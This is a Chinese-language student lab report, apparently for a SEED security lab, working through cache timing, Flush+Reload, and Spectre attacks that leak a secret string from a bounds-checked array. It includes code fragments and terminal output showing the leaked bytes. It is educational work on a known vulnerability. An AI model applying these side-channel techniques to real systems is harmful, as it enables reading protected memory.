Task1 CacheTime.c


代码解释：

1. 定义10个内存块(一个内存块64Byte，4096bit)大小的数组并初始化：
   `uint8_t array[10*4096];`
2. 将数组从CPU缓存中清除：
   `for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);`
3. 访问一下内存块3和内存块7
   `array[3*4096] = 100;array[7*4096] = 200;`
4. 重新访问所有内存块，并计算访问每个内存块使用的时间(CPU时钟)

    ```
    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);   junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU
    cycles\n",i, (int)time2);
    }
    ```

编译代码：`gcc -march=native CacheTime.c -o t1`

执行结果如下图所示，可以看到内存块3和内存块7所用时间明显少于其他内存块。因为清空高速缓存后，再次访问了内存块3和内存块7，因此这两块被再次放进了高速缓存，而其他的在内存中，因此访问这两块的时间更短。



```
[12/12/22]seed@VM:~/.../Labsetup$ ./t1
Access time for array[0*4096]: 217 CPU cycles
Access time for array[1*4096]: 424 CPU cycles
Access time for array[2*4096]: 525 CPU cycles
Access time for array[3*4096]: 160 CPU cycles
Access time for array[4*4096]: 316 CPU cycles
Access time for array[5*4096]: 448 CPU cycles
Access time for array[6*4096]: 317 CPU cycles
Access time for array[7*4096]: 163 CPU cycles
Access time for array[8*4096]: 310 CPU cycles
Access time for array[9*4096]: 324 CPU cycles
```


存在的问题：执行了10次，部分结果不理想，有时候输出没有array[3*4096]，有时候访问其他内存块比3和7更快，尤其是第一次经常用时很短。

Task2 FlushReload.c

代码解释：

1. 建立数组内存块并写入内容。`DELTA`是使读写内容偏移到一块的中间位置。
2. 将数组从CPU缓存中清除。
3. 从RAM中读取数组中的一个值(攻击目标、Secret)，此时这一块被放入CPU缓存。
4. 重新访问所有内存块，并计算访问每个内存块使用的时间(CPU时钟)。如果使用的时间小于某个阈值(根据上一个Task的观察和自己机器的实际情况自定义)，就认为这一块已在CPU缓存中。

编译执行结果如图，缓存中的Secret被探测出来了



```
[12/16/22]seed@VM:~/.../Labsetup$ gcc -march=native FlushReload.c -o t2
[12/16/22]seed@VM:~/.../Labsetup$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[12/16/22]seed@VM:~/.../Labsetup$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[12/16/22]seed@VM:~/.../Labsetup$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

问题：阈值设置的80，实验20次成功率100%，但是Task1得出的结果范围都远大于80.

Task3 SpectreExperiment.c


代码解释：

1. 创建数组，清除缓存。
2. 训练CPU。使CPU连续十次在if判读语句中选择同一个分支。

```
for (i = 0; i < 10; i++) {
  if (x < size) {
      temp = array[x * 4096 + DELTA];
}
```

3. 再次清除缓存，包括判断条件size和数组。
4. 再次访问一个明显大于size的值，然后重新加载整个数组并计算时间。

编译执行结果如图，97是一个大于size的值，但是他已经存在于缓存中，即说明执行了if中的语句。



```
[12/16/22]seed@VM:~/.../Labsetup$ gcc -march=native SpectreExperiment.c -o t3
[12/17/22]seed@VM:~/.../Labsetup$ ./t3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[12/17/22]seed@VM:~/.../Labsetup$ ./t3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[12/17/22]seed@VM:~/.../Labsetup$ ./t3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[12/17/22]seed@VM:~/.../Labsetup$ ./t3
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

task：


- 注释掉对size的缓存清除：`_mm_clflush(&size);`，编译执行后无法获得上图结果，我觉得是因为size在缓存中比较语句很快就会执行。
- 将访问值x改为x+20，编译执行后无法获得上图结果。因为被训练成不执行这个分支的情况了。

Task4 SpectreAttack.c

代码解释：

1. 创建数组并清除缓存
2. 训练CPU。此时要使CPU能走向正常访问的if分支。
3. 清除if判断条件的缓存和数组缓存
4. 访问一个超出限制条件的值，再重新加载数组并计算时间。


编译执行结果如图所示，通过训练CPU可以实现对数组中限制区的访问。



```
[12/17/22]seed@VM:~/.../Labsetup$ gcc -march=native SpectreAttack.c -o t4
[12/17/22]seed@VM:~/.../Labsetup$ ./t4
secret: 0x558ffa7ef008
buffer: 0x558ffa7f1018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```

Task5 SpectreAttackImproved.c


将Task4升级为了自动化多次尝试，并统计每次命中的内存块号，命中次数最多的就是Secret。编译执行结果如图：



```
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 589
[12/17/22]seed@VM:~/.../Labsetup$ 
```

task：

- 上图中显示的secret是0，可能是程序总是会把数组的首地址加载进缓存吧。多试几次总会有成功的




```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 49
[12/17/22]seed@VM:~/.../Labsetup$ 
```

- 注释掉`printf("*****\n");`，攻击不成功，获取的值为0；
- 修改usleep的值，增加到1000，准确率提高。

Task6

之前的只是输出命中的内存块的索引，通过改进Task4的代码我们可以输出字符串，除了第一个字符其他都能打印出来。

具体改进是通过for循环从secret头指针开始偏移，对每一个字符发起幽灵攻击然后再重新加载并计算时间就可以得到命中的地址及其具体值，转为字符，连起来就是secret字符串，如图所示



```
Reading secret value at 0xffffffffffffdfed = The  secret value is 111    o
The number of hits is 1
Reading secret value at 0xffffffffffffdfee = The  secret value is 109    m
The number of hits is 1
Reading secret value at 0xffffffffffffdfef = The  secret value is 101    e
The number of hits is 1
Reading secret value at 0xffffffffffffdff0 = The  secret value is 32
The number of hits is 1
Reading secret value at 0xffffffffffffdff1 = The  secret value is 83     S
The number of hits is 1
Reading secret value at 0xffffffffffffdff2 = The  secret value is 101    e
The number of hits is 1
Reading secret value at 0xffffffffffffdff3 = The  secret value is 99     c
The number of hits is 1
Reading secret value at 0xffffffffffffdff4 = The  secret value is 114    r
The number of hits is 2
Reading secret value at 0xffffffffffffdff5 = The  secret value is 101    e
The number of hits is 1
Reading secret value at 0xffffffffffffdff6 = The  secret value is 116    t
The number of hits is 1
Reading secret value at 0xffffffffffffdff7 = The  secret value is 32
The number of hits is 1
Reading secret value at 0xffffffffffffdff8 = The  secret value is 86     V
The number of hits is 2
Reading secret value at 0xffffffffffffdff9 = The  secret value is 97     a
The number of hits is 1
Reading secret value at 0xffffffffffffdffa = The  secret value is 108    l
The number of hits is 1
Reading secret value at 0xffffffffffffdffb = The  secret value is 117    u
The number of hits is 1
Reading secret value at 0xffffffffffffdffc = The  secret value is 101    e
```